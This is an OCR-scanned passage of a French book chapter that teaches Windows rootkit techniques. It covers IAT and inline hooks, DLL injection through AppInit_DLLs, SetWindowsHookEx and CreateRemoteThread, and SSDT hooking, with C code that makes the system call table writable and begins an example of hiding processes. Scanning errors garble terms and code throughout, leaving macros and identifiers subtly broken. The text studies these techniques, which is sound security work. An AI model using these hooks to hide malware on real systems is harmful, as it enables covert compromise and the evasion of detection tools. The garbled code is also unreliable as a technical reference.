1. M. Pietrek, "Peering Inside the PE: A Tour of the Win32 Portable Exécutable File Format", *Microsoft Systems Journal*, mars 1994.




Figure 4.2
Chemin d'exécution normal vs ***chemin d'exécution modifié par un hook d'IAT.***

Comme vous pouvez le voir à la Figure 4.2, cette technique, tout en étant très puissante, est également assez simple. L'inconvénient est que ce type de hook est relativement facile à découvrir. Mais il est aussi fréquemment utilisé, même par le système d'exploitation dans le cadre d'un processus appelé *DLL forwarding*. Quelqu'un qui tenterait de détecter un hook de rootkit pourrait donc avoir du mal à distinguer un hook légitime inoffensif d'un hook malveillant.

Un autre problème avec cette technique concerne le moment auquel se produit la liaison (*binding*). Certaines applications effectuent une liaison différée *(laie binding), ce* qui veut dire que les adresses des fonctions ne sont résolues que lorsque ces dernières sont invoquées, réduisant la quantité de mémoire utilisée par l'application. Ces adresses peuvent donc être absentes de FIAT quand le rootkit tente de s'y greffer. De plus, si l'application emploie `LoadLibrary` et `GetProcAddress` pour trouver les adresses des fonctions, le hook de FIAT ne fonctionnera pas.

Hooking de fonctions en ligne

Le second processus de hooking en mode utilisateur que nous allons aborder est le *hooking de fonctions en ligne.* Les hooks de fonctions en ligne sont beaucoup plus puissants que les hooks d'IAT car, contrairement à ces derniers, ils ne sont pas affectés par le moment de la liaison de la DLL. Lors de l'implémentation d'un hook de fonction en ligne, le rootkit remplace des octets de code de la fonction cible de sorte que, quel que soit le moment ou la manière dont l'application résout son adresse, la fonction sera inévitablement hookée. Cette technique peut être employée dans le noyau ou bien dans un processus utilisateur, le second cas étant le plus courant.

Généralement, un hook de fonction en ligne est implémenté en sauvegardant une copie des cinq premiers octets de la fonction cible que le hook remplacera. Une fois ces octets mis de côté, un saut immédiat est introduit à la place, conduisant au hook du rootkit. Le hook invoque ensuite la fonction d'origine en utilisant les octets copiés. Avec cette méthode, la fonction d'origine rend le contrôle de l'exécution au hook, qui peut alors modifier les données qu'elle retourne.

Les cinq premiers octets d'une fonction représentent l'emplacement où il est le plus facile de placer ce type de hook. Il y a deux raisons à cela. La première est liée à la structure de la plupart des fonctions en mémoire. La majorité des fonctions dans l'API Win32 débute de la même manière, c'est-à-dire par ce que l'on nomme un *préambule*. Le bloc de code suivant illustre des préambules typiques en langage assembleur :

```
Pre-XP SP2   Code   Bytes        Assembly
                    55             push ebp
                    8bec           mov ebp,esp

Post-XP SP2  Code   Bytes        Assembly
                    8bff           mov edi,edi
                    55             push ebp
                    8bec           mov ebp,esp
```

Il est important de déterminer la version du préambule que le rootkit est censé remplacer. Un saut inconditionnel vers le hook du rootkit sur l'architecture x86 requiert typiquement cinq octets. Le premier correspond à l'opcode, ou code d'opération, `JMP` et les quatre autres, à l'adresse du hook. Une illustration de ce point est donnée au Chapitre 5.

Sur un système antérieur à XP SP2, ce seront trois octets du préambule ainsi que deux octets d'une autre instruction qui seront remplacés. Pour tenir compte de cela, la fonction de patching doit être capable de désassembler le début de la fonction et de déterminer la longueur des instructions afin de préserver les opcodes de la fonction d'origine. Sur un système XP SP2 ou plus, le préambule compte exactement cinq octets, soit juste la place qu'il faut, ce qui facilite la tâche. Microsoft a choisi à dessein un tel format pour permettre le *hot patching*, ou modification à chaud (l'insertion de nouveau code sans avoir à redémarrer la machine). Même Microsoft sait à quel point un hook en ligne est commode lorsque tous les octets sont bien alignés.

L'autre raison pour laquelle ce sont habituellement les premiers octets de la fonction cible que l'on remplace est que plus le hook est placé loin dans la fonction, plus le retour dans le code est délicat. L'emplacement hooké peut être appelé de nombreuses fois par la fonction cible, ce qui peut causer des résultats indésirables. Pour simplifier les choses, le rootkit devrait hooker l'unique point d'entrée de la fonction et modifier les résultats qu'elle retourne après sa sortie.

Le rootkit enregistre les premiers octets de la fonction d'origine dans ce que l'on appelle un *trampoline.* Le saut qui est introduit à la place se nomme un *détour*. Le détour appelle le trampoline, qui se débranche vers la fonction cible plus cinq octets environ. Lorsque celle-ci rend le contrôle au détour, le rootkit peut modifier les résultats qu'elle retourne. La Figure 4.3 illustre ce processus. La fonction source correspond au code qui invoque originellement la fonction cible.




Figure 4.3
Ordonnancement temporel d'une fonction

Vous en apprendrez davantage sur l'implémentation d'un hook de fonction en ligne au Chapitre 5. Nous vous encourageons également à lire le document de référence sur le patching de fonctions en ligne de Microsoft Research[1].

Injection d'une DLL dans des processus en mode utilisateur

Les trois prochaines sections exposent des techniques permettant de placer le code d'un rootkit dans l'espace d'adressage d'un autre processus. Ces méthodes ont été initialement documentées par Jeffrey Richter[1] [2]. Une fois la DLL chargée dans le processus cible, elle peut modifier le chemin d'exécution d'API couramment utilisées.

1. G. Hunt et D. Brubacker, "Détours: Binary Interception of Win32 Functions", *Proceedings ofthe Third USENIX Windows NT Symposium,* juillet 1999, pp. 135-43.
2. J. Richter, "Load Your 32-bit DLL into Another Process's Address Space Using INJLIB", *Microsoft Systems Joumal/9* No. 5 (mai 1994).

Injecter une DLL en utilisant le Registre

Dans Windows NT/2000/XP/2003, il existe une clé de registre appelée `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVer- sion \Windows \AppInit_DLLs`. Un rootkit peut définir comme valeur de cette clé une de ses propres DLL, qui modifie l'IAT du processus cible ou modifie directement `Kernel32.dll` ou `Ntdll.dll`. Lorsqu'une application qui utilise `User32.dll` est chargée, la DLL listée en tant que valeur de cette clé est également chargée par `User32.dll` dans l'espace d'adressage de l'application.

`User32.dll` charge les DLL listées dans cette clé avec un appel de la fonction `LoadLibrary`. Pour chaque DLL qui est chargée, la fonction `DllMain` correspondante est invoquée avec la raison `DLL_PROCESS_ATTACH`. Il existe trois autres raisons pour lesquelles une DLL peut être chargée dans l'espace d'adressage d'un processus, mais seule celle-ci nous intéresse ici. Le rootkit devrait hooker toutes les fonctions qu'il a pour cible lorsque sa DLL est chargée pour la première fois par le processus, ce qui est indiqué par la raison `DLL_PROCESS_ATTACH`. Etant donné que `DllMain` est invoquée automatiquement et que la DLL se trouve dans l'espace d'adressage de toute application qui utilise `User32. dll`, soit la plupart des applications (à l'exception de celles de type console), le rootkit pourrait aisément hooker des appels de fonctions pour dissimuler certaines preuves de sa présence, tels que fichiers, clés de registre, etc.

Certaines sources indiquent que cette technique présente un inconvénient, à savoir que l'ordinateur doit être redémarré après que le rootkit a modifié la clé de registre pour que la nouvelle valeur prenne effet. Toutefois, ce n'est pas entièrement correct. Aucun des processus créés *avant* la modification de la clé ne sera infecté. En revanche, la DLL du rootkit sera injectée dans tous les processus créés *après,* sans même que la machine ne soit réinitialisée.

Injecter une DLL en utilisant des hooks Windows

Les applications reçoivent des messages pour de nombreux événements qui surviennent sur l'ordinateur en rapport avec leur exécution. Par exemple, une application peut recevoir un message lorsque l'une de ses fenêtres est active et que la souris la survole ou qu'une touche est enfoncée, ou lorsqu'un bouton fait l'objet d'un clic.

Microsoft définit une fonction, `SetWindowsHookEx`, qui permet de hooker des messages de fenêtre d'un autre processus, ce qui permettrait de charger efficacement une DLL de rootkit dans l'espace d'adressage du processus.

Imaginez que vous vouliez injecter une DLL dans un processus nommé *B*. Un autre processus, que nous nommerons *A* ou le chargeur du rootkit (*loader*), peut invoquer `SetWindowsHookEx`. Voici le prototype de cette fonction tel qu'il est défini sur Microsoft MSDN :

```
HHOOK SetWindowsHookEx( int idHook,
  HOOKPROC lpfn,
  HINSTANCE hMod,
  DWORD dwThreadld
);
```

Cette fonction accepte quatre paramètres. Le premier spécifie le type de message d'événement qui déclenchera le hook. Par exemple, `WH_KEYBOARD` installe une procédure de hooking qui surveille les événements d'entrée du clavier. Le deuxième indique l'adresse dans le processus *A* de la fonction que le système devrait appeler lorsqu'une fenêtre est sur le point de traiter le message spécifié. Le troisième consiste en l'adresse virtuelle de la DLL qui contient cette fonction. Le dernier correspond au thread qui doit être hooké. Si sa valeur est 0, le système hooke tous les threads du bureau Windows courant.

Supposons que A invoque `SetWindowsHookEx (WH_KEYBOARD, myKeyBrdFuncAd, myDUHandle,` 0). Lorsque *B* est sur le point de recevoir un événement du clavier, il charge la DLL du rootkit indiquée par `myDUHandle`, qui contient la fonction `myKeyBrdFuncAd`. Cette DLL pourrait être la partie du rootkit qui hooke l'IAT dans l'espace d'adressage du processus ou implémente un hook de fonction en ligne. Le code suivant illustre la façon dont la DLL du rootkit devrait être implémentée :

```
BOOL APIENTRY DllMain(HANDLE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved)
{
if (ul_reason_for_call == DLL_PROCESS_ATTACH)
{
    // N'importe quel code de hook peut être ajouté ici //
    maintenant que vous êtes dans l'espace d'adressage // du
    processus cible.
}
return TRUE;




}
```

```
_ declspec (dllexport) LRESULT myKeyBrdFuncAd (int code,
                                                WPARAM wParam,
                                                LPARAM lParam)
{
    // Le rootkit devrait appeler le prochain hook //
    immédiatement au-dessous, mais vous ne savez // jamais de
    quel type de hook il s'agit, return
    CallNextHookEx(g_hhook, code, wParam, lParam);
```

Injecter une DLL en utilisant des threads distants

Une autre façon de charger une DLL dans un processus cible consiste à créer ce que l'on appelle un *thread distant* dans le processus. Vous devez pour cela écrire un programme qui créera le thread spécifiant la DLL à charger. Cette stratégie se rapproche de celle décrite à la section précédente. La fonction `CreateRemote- Thread` reçoit sept paramètres :

```
HANDLE CreateRemoteThread(
            HANDLE hProcess,
            LPSECURITY_ATTRIBUTES lpThreadAttributes,
            SIZE_T dwStackSize,
            LPTHREAD_START_ROUTINE IpStartAddress,
            LPVOID lpParameter,
            DWORD dwCreationFlags,
            LPDWORD lpThreadld
```

Le premier paramètre est un handle sur le processus dans lequel injecter le thread. Pour obtenir un handle sur le processus cible, le chargeur du rootkit peut invoquer `OpenProcess` avec l'identifiant de ce processus, ou PID *(Process Identifier)*. Voici le prototype de cette fonction :

```
HANDLE OpenProcess(DWORD dwDesiredAccess,
                   BOOL blnheritHandle,
                   DWORD dwProcessId
```

Le PID du processus cible peut être obtenu en utilisant l'utilitaire `Taskmgr.exe` de Windows. Bien entendu, il peut également être obtenu par voie de programmation.

Définissez les deuxième et septième paramètres avec la valeur `NULL` et les troisième et sixième, avec la valeur 0.

Restent les quatrième et cinquième paramètres, qui sont essentiels pour l'attaque. Le chargeur du rootkit devrait définir le quatrième paramètre avec l'adresse de `LoadLibrary` dans le processus cible. Vous pouvez employer l'adresse qui se trouve dans le chargeur du rootkit. Etant donné que cette adresse doit exister dans le

processus cible, cela ne fonctionne que si la DLL `Kernel32.dll` —qui exporte `LoadLibrary` - est chargée dans ce processus. Pour obtenir l'adresse de `Load- Library`, le chargeur du rootkit peut invoquer la fonction `GetProcAddress` de la manière suivante :

```
GetProcAddress(GetModuleHandle(TEXT( "Kernel32")), "LoadLibraryA").
```

Cet appel récupère l'adresse de `LoadLibrary` dans le processus qui effectue l'injection, en supposant que `Kernel32. dll` occupe le même emplacement de base dans le processus cible (ce qui est généralement le cas, car le placement en mémoire de la DLL à des adresses de base différentes demanderait plus de temps au système d'exploitation, et Microsoft préfère éviter la baisse de performances qui en découlerait). `LoadLibrary` possédant les mêmes format et type de retour que la fonction `THREAD_START_ROUTINE`, son adresse peut être utilisée comme quatrième paramètre pour `CreateRemoteThread`.

Le cinquième paramètre est l'adresse en mémoire de l'argument qui sera passé à `LoadLibrary`. Le chargeur du rootkit ne peut pas simplement passer une chaîne ici, car elle se référerait à une adresse dans l'espace d'adressage du chargeur et cela n'aurait par conséquent aucun sens pour le processus cible. Microsoft a prévu deux fonctions qui permettent au chargeur de contourner cet obstacle.

En appelant VirtualAllocEx, le chargeur peut allouer de la mémoire dans le processus cible :

```
LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
);
```

Pour écrire le nom de la DLL à utiliser lors de l'appel de `LoadLibrary` dans le processus cible, `WriteProcessMemory` est invoquée avec l'adresse retournée par `VirtualAllocEx`. Voici le prototype de `WriteProcessMemory` :

```
BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesWritten
);
```

Dans la présentation des hooks en mode utilisateur que nous venons de donner, vous avez découvert qu'il s'agit typiquement de hooks de la table IAT ou de hooks de fonctions en ligne. Vous avez également pu voir que leur implémentation demande d'accéder à l'espace d'adressage du processus cible et qu'un moyen d'accès courant consiste à injecter une DLL ou un thread dans ce processus. A présent que vous comprenez ces concepts, nous allons pouvoir aborder les hooks de niveau noyau.

Hooks de niveau noyau

Comme expliqué précédemment, les hooks en mode utilisateur sont utiles mais sont aussi relativement aisés à détecter et à prévenir. Leur détection est couverte en détail au Chapitre 10. Une alternative plus élégante est d'installer des hooks dans la mémoire du noyau. Un rootkit qui emploie de tels hooks est ainsi sur un pied d'égalité avec les logiciels de détection.

La mémoire du noyau occupe la partie supérieure de la mémoire virtuelle. Dans l'architecture `x86` d'Intel, elle débute habituellement à l'adresse `0x80000000` et s'étend au-delà. Si l'option de configuration de boot `/3GB` est utilisée - laquelle permet à un processus de disposer de 3 Go de mémoire virtuelle -, la mémoire débute alors à l'adresse 0xC0000000.

De manière générale, les processus ne peuvent pas accéder à la mémoire du noyau. Une exception cependant est lorsqu'un processus possède des privilèges de debugging et passe par certaines API de debugging ou lorsqu'une porte d'appel *(call gâte*) a été installée. Nous ne traiterons pas de ces exceptions ici. Pour en savoir plus sur les portes d'appels, voyez la documentation de l'architecture Intel[1].

Pour notre propos, le rootkit accédera à la mémoire du noyau en implémentant un driver en mode noyau.

Le noyau est l'emplacement idéal pour installer un hook. De nombreuses raisons expliquent cela, mais les deux plus importantes dont il faut vous souvenir est que les hooks en mode noyau sont globaux (relativement parlant) et qu'ils sont plus difficiles à détecter car, lorsque le rootkit et le logiciel de protection/détection se

1. *IA-32 Intel Architecture Software Developer's Manual,* Volume 3, Section 4.8.

trouvent tous deux dans l'anneau 0, le rootkit opère à un niveau qui lui permet d'échapper à ce logiciel ou de le désactiver. Pour en apprendre davantage sur les anneaux, reportez-vous au Chapitre 3.

Cette section décrit les trois éléments qui sont le plus communément hookés dans le noyau, mais ne perdez pas de vue que vous pouvez en trouver d'autres selon ce que votre rootkit est censé accomplir.

Hooking de la table de descripteurs de services système

Le composant *Executive* de Windows opère en mode noyau et offre un support natif à tous les sous-systèmes : Win32, POSIX et OS/2. Les adresses de ces services système natifs sont listées dans une structure du noyau appelée *table de distribution des services système,* ou *SSDT (System Service Dispatch Table)*[1]. Cette table peut être indexée par numéro d'appel système pour localiser l'adresse en mémoire de la fonction assurant le service demandé. Une autre table, appelée *table de paramètres des services système,* ou *SS PT (System Service Parameter Table)*[1 2], spécifie la longueur en octets des paramètres de la fonction appelée pour chaque service.

`KeServiceDescriptorTable` est une table exportée par le noyau. Elle contient un pointeur vers la portion de la SSDT qui inclut les services système fondamentaux implémentés dans `Ntoskrnl.exe`, lequel est un composant majeur du noyau. Elle contient aussi un pointeur vers la SSPT. Elle est illustrée à la Figure 4.4. Les données de cette illustration correspondent à une configuration Windows 2000 Advanced Server sans Service Pack appliqué. La SSDT de cette figure comprend les adresses des fonctions individuelles exportées par le noyau. Chaque adresse fait quatre octets de long.

Pour appeler une fonction spécifique, le dispatcheur de services système, `KiSys-temService`, prend simplement le numéro d'identification de la fonction et le multiplie par 4 pour obtenir l'offset dans la SSDT. Notez que la table `KeServiceDescriptorTable` contient le nombre de services. Cette valeur est utilisée pour déterminer l'offset maximal dans la SSDT ou la SSPT. La SSPT est aussi présentée à la Figure 4.4. Chaque élément de cette table possède une taille de un octet et indique sous forme hexadécimale le nombre d'octets que sa fonction correspondante

1. P. Dabak, S. Phadke et M. Borate, *Undocumented Windows NT* (New York : M&T Books, 1999), pp. 117-

2. *Ibid.* pp. 128-9.

dans la SSDT reçoit en paramètres. Dans cet exemple, la fonction à l'adresse `0x804AB3BF` accepte `0x18` octets de paramètres.




Figure 4.4
La table KeServiceDescriptorTable.

Il existe une autre table, appelée `KeServiceDescriptorTableShadow`, qui contient les adresses des services `USER` et `GDI` implémentés dans le driver de noyau `Win32k.sys`. Toutes ces tables sont décrites dans l'ouvrage *Undocumented Windows NT*.

Un dispatching de service système est déclenché lorsqu'une instruction `INT 2E` ou `SYSENTER` est invoquée. Il s'ensuit une transition du processus vers le noyau avec un appel du dispatcheur de services système, `KiSystemService`. Une application peut l'appeler directement ou passer par le sous-système. Si le sous-système (par exemple Win32) est utilisé, il effectue un appel dans `Ntdll.dll` qui provoque le chargement dans `EAX` du numéro d'identification du service système, comprenant l'index de la fonction système demandée, et le chargement dans `EDX` de l'adresse des paramètres de la fonction en mode utilisateur. Le dispatcheur vérifie le nombre de paramètres puis les copie depuis la pile utilisateur dans la pile du noyau. Il invoque ensuite la fonction stockée à l'adresse indexée dans la SSDT au moyen du numéro d'identification de service dans `EAX`. Ce processus est décrit en détail à la section "Hooking de la table IDT", plus loin dans ce chapitre.

Une fois que le rootkit est chargé en tant que driver, il peut modifier la SSDT pour pointer vers une fonction qu'il fournit à la place d'une fonction de `Ntos- krnl.exe` ou `Win32k.sys`. Lorsqu'une application extérieure au noyau effectue un appel dans le noyau, la demande est traitée par le dispatcheur et la fonction du rootkit est invoquée. Le rootkit peut ensuite passer à l'application toutes sortes d'informations trompeuses pour se dissimuler lui-même et les ressources qu'il emploie.

Changer les protections mémoire de la SSDT

Comme évoqué au Chapitre 3, certaines versions de Windows possèdent par défaut des portions de leur mémoire protégées contre l'écriture. Ceci est devenu plus courant avec les dernières versions, telles que Windows XP et Windows 2003, où la SSDT est en lecture seule car il est peu probable qu'un processus légitime ait besoin de la modifier.

Cette protection contre l'écriture constitue un problème pour un rootkit qui filtre les réponses retournées par certains appels système au moyen de hooks, car toute tentative d'écriture dans une portion en lecture seule de la mémoire, comme la SSDT, provoquera un écran bleu. Au Chapitre 3, vous avez appris comment modifier le registre `CR0` afin de contourner la protection de la mémoire et éviter cet écran bleu. Cette section décrit une autre méthode permettant de changer la protection mémoire, qui s'appuie sur des processus mieux documentés par Microsoft.

Nous pouvons décrire une zone de mémoire dans une liste de descripteurs de mémoire, ou MDL *(Memory Descriptor List)*. Une MDL contient l'adresse de début, le processus propriétaire, le nombre d'octets et des flags, ou fanions, pour la zone de mémoire :

```
// Références MDL définies dans ntddk.h
typedef struct _MDL { struct _MDL *Next;
    CSHORT Size;
    CSHORT MdlFlags;
    struct _EPR0CESS *Process;
    PVOID MappedSystemVa;
    PVOID StartVa;
    ULONG ByteCount;
    ULONG ByteOffset ;
} MDL, *PMDL;
```

```
// Flags de la MDL
#define MDL_MAPPED_TO_SYSTEM_VA        0X0001
#define MDL PAGES LOCKED               0X0002
#define MDL_SOURCE_IS_NONPAGED_POOL 0x0004 #define MDL ALLOCATED FIXED SIZE
0X0008
#define MDL PARTIAL                    0X0010
#define MDL PARTIAL HAS BEEN MAPPED 0X0020
#define MDL_IO_PAGE_READ               0X0040
#define MDL WRITE OPERATION            0X0080
#define MDL PARENT MAPPED SYSTEM VA 0X0100
#define MDL_LOCK_HELD                  0X0200
#define MDL_PHYSICAL_VIEW              0X0400
#define MDL_IO_SPACE                   0X0800
#define MDL_NETWORK_HEADER             0x1000
#define MDL MAPPING CAN FAIL           0x2000
#define MDL_ALLOCATED_MUST_SUCCEED 0x4000
```

Pour modifier ces flags, le code ci-après commence par déclarer une structure utilisée pour convertir la variable `KeServiceDescriptorTable` exportée par le noyau Windows. Nous avons besoin de la base de la table de `KeServiceDescriptorTable` et du nombre d'entrées qu'elle comprend pour l'appel de `MmCreateMdl`. Ceci définit le début et la taille de la zone de mémoire que nous voulons décrire. Le rootkit crée ensuite la MDL à partir du pool de mémoire non paginée.

Le rootkit change les flags de la MDL pour pouvoir écrire dans la zone en les combinant par `OR` au flag `MD L_MAP P E D_T 0_S Y ST EM_VA`. Ensuite, il verrouille les pages de la MDL en mémoire en invoquant `MmMapLockedPages`.

Nous pouvons maintenant commencer à hooker la SSDT. Dans l'exemple suivant, `MappedSystemCallTable` représente la même adresse que la SSDT d'origine, mais vous pouvez à présent y écrire :

```
// Déclarations #pragma pack(1)
typedef struct ServiceDescriptorEntry {




         unsigned int *ServiceTableBase; unsigned
         int *ServiceCounterTableBase;
         unsigned int NumberOfServices;
         unsigned char *ParamTableBase;
} SSDT_Entry; #pragma pack()
```

```
_ declspec(dllimport) SSDT_Entry KeServiceDescriptorTable;

PMDL g_pmdlSystemCall;
PVOID *MappedSystemCallTable;
// Enregistre les anciens emplacements des appels système

// Mappe la mémoire dans notre zone pour changer les permissions de la MDL
g_pmdlSystemCall = MmCreateMdl(NULL,
                     KeServiceDescriptorTable.ServiceTableBase,
                     KeServiceDescriptorTable.NumberOfServices*4);

if(!g_pmdlSystemCall)
   return STATUS_UNSUCCESSFUL;
MmBuildMdlForNonPagedPool(g_pmdlSystemCall);
// Change les flags de la MDL
g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags |
                               MDL_MAPPED_TO_SYSTEM_VA;

MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);
```

Hooker la SSDT

Plusieurs macros sont utiles pour hooker la SSDT. La macro `SYSTEMSERVICE` prend l'adresse d'une fonction exportée par `Ntoskrnl.exe`, une fonction `Zw*`, et retourne l'adresse de la fonction `Nt*` correspondante dans la SSDT. Les fonctions `Nt*` sont des fonctions privées dont les adresses sont contenues dans la SSDT. Les fonctions `Zw *` sont celles exportées par le noyau pour être utilisées par les drivers et d'autres composants du noyau. Notez qu'il n'y a pas de correspondance biunivoque entre les entrées de la SSDT et les fonctions `Zw*`.

La macro `SYSCALL_INDEX` prend l'adresse d'une fonction `Zw*` et retourne le numéro d'index correspondant dans la SSDT. Cette macro et la macro `SYSTEM- SERVICE`[1] fonctionnent grâce à l'opcode au début des fonctions `Zw*`. Alors que nous rédigeons ce livre, toutes les fonctions `Zw*` du noyau débutent par l'opcode mov eax, `ULONG`, où `ULONG` est le numéro d'index de l'appel système dans la SSDT. En considérant le deuxième octet de la fonction en tant que `ULONG`, ces macros récupèrent le numéro d'index de la fonction. Les macros `H00K_SYSCALL` et `UNFIOOK_SYSCALL` prennent l'adresse de la fonction `Zw*` qui est hookée, récupèrent

1. P. Dabak, S. Phadke et M. Borate, *Undocumented Windows NT* (New York : M&T Books, 1999), p. 119.

son index et remplacent l'adresse à cet index dans la SSDT par celle de la fonction J-look[1].

```
#define SYSTEMSERVICE(_func) \
    KeServiceDescriptorTable.ServiceTableBase[
* (PULONG) ( (PUCHAR) Junc + 1 ) ]
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
#define HOOK_SYSCALL(_Function, _Hook, _0rig )          \
        _0rig = (PVOID) InterlockedExchange( (PLONG) \
&MappedSystemCallTable[SYSCALL_INDEX(Junction)], (LONG) _Hook) #define
UNHOOK_SYSCALL(_Func, _Hook, _0nig ) \
        InterlockedExchange((PLONG)             \
        &MappedSystemCallTable[SYSCALL_INDEX(_Func)], (LONG) _Hook)
```

Ces macros vous aideront à écrire un rootkit qui hooke la SSDT. Leur emploi est illustré dans la section suivante. Maintenant que vous en savez un peu plus sur le fonctionnement d'un tel hook, nous allons pouvoir examiner un exemple.

Exemple : dissimuler des processus à l'aide d'un hook de la SSDT

Le système d'exploitation Windows utilise la fonction `ZwQuerySystemlnformation` pour émettre des demandes de nombreux types d'informations différents. `Taskmgr.exe`, par exemple, emploie cette fonction pour obtenir une liste des processus qui s'exécutent sur le système. Le type des informations retournées dépend de la classe d'informations, ou `SystemlnformationClass`, demandée. Pour récupérer une liste des processus, ce paramètre est défini avec la valeur `5`, comme spécifié dans le DDK *(.Driver Development Kit)*.

Une fois que le rootkit a remplacé la fonction `NtQuerySystemlnforrnation` dans la SSDT, le hook qu'il contient peut appeler la fonction d'origine et filtrer les résultats.

La Figure 4.5 illustre la façon dont les enregistrements de processus sont retournés dans un tampon par `NtQuerySystemlnforrnation`.

Les informations contenues dans le tampon incluent des structures `_SYSTEM_PROCESSES` et leurs stmctures `_SYSTEM_THREADS` correspondantes. Un membre important de la structure `_SYSTEM_PROCESSES` est `UNIC0DEJ5TRING`, qui contient le nom du processus. Il y aussi deux membres `LARGE_INTEGER` contenant le temps utilisateur et le temps noyau utilisés par le processus. Pour dissimuler un processus, le rootkit devrait additionner la durée d'exécution du processus à un autre processus de la liste, de sorte que le cumul de tous les temps enregistrés soit égal à 100 % du temps processeur.

I. Les macros `H0OK_SYSCALL`, `UNH0OK_SYSCALL` et `SYSCALL_INDEX` proviennent du code source de l'utilitaire Regmon, qui était disponible en téléchargement sur le site Sysintemals.com mais qui ne l'est plus à présent.




Figure 4.5
Structure du tampon SystemInformationClass.

Le code suivant illustre le format de ces structures dans le tampon retourné par `ZwQuerySystemlnformation` :

```
struct   SYSTEM_THREADS
{
         LARGE_INTEGER              KernelTime;
         LARGE_INTEGER              UserTime;
         LARGE_INTEGER              CreateTime;
         ULONG                      WaitTime;
         PVOID                      StantAddress;
         CLIENT_ID                  Clientls;
         KPRIORITY                  Priority;
         KPRIORITY                  BasePriority;
         ULONG                      ContextSwitchCount
         ULONG                      ThreadState;
         KWAIT_REASON               WaitReason;
```

```
Struct _SYSTEM_PROCESSES
{
        ULONG                       NextEntryDelta;
        ULONG                       ThreadCount;
        ULONG                       Reserved[6];
        LARGE_INTEGER               CreateTime;
        LARGE_INTEGER               UserTime;
        LARGE_INTEGER               KernelTime;
        UNICODE_STRING              ProcessName;
        KPRIORITY                   BasePriority;
        ULONG                       Processld;
        ULONG                       InheritedFromProcessId;
        ULONG                       HandleCount;
        ULONG                       Reserved2[2];
        VM_COUNTERS                 VmCounters;
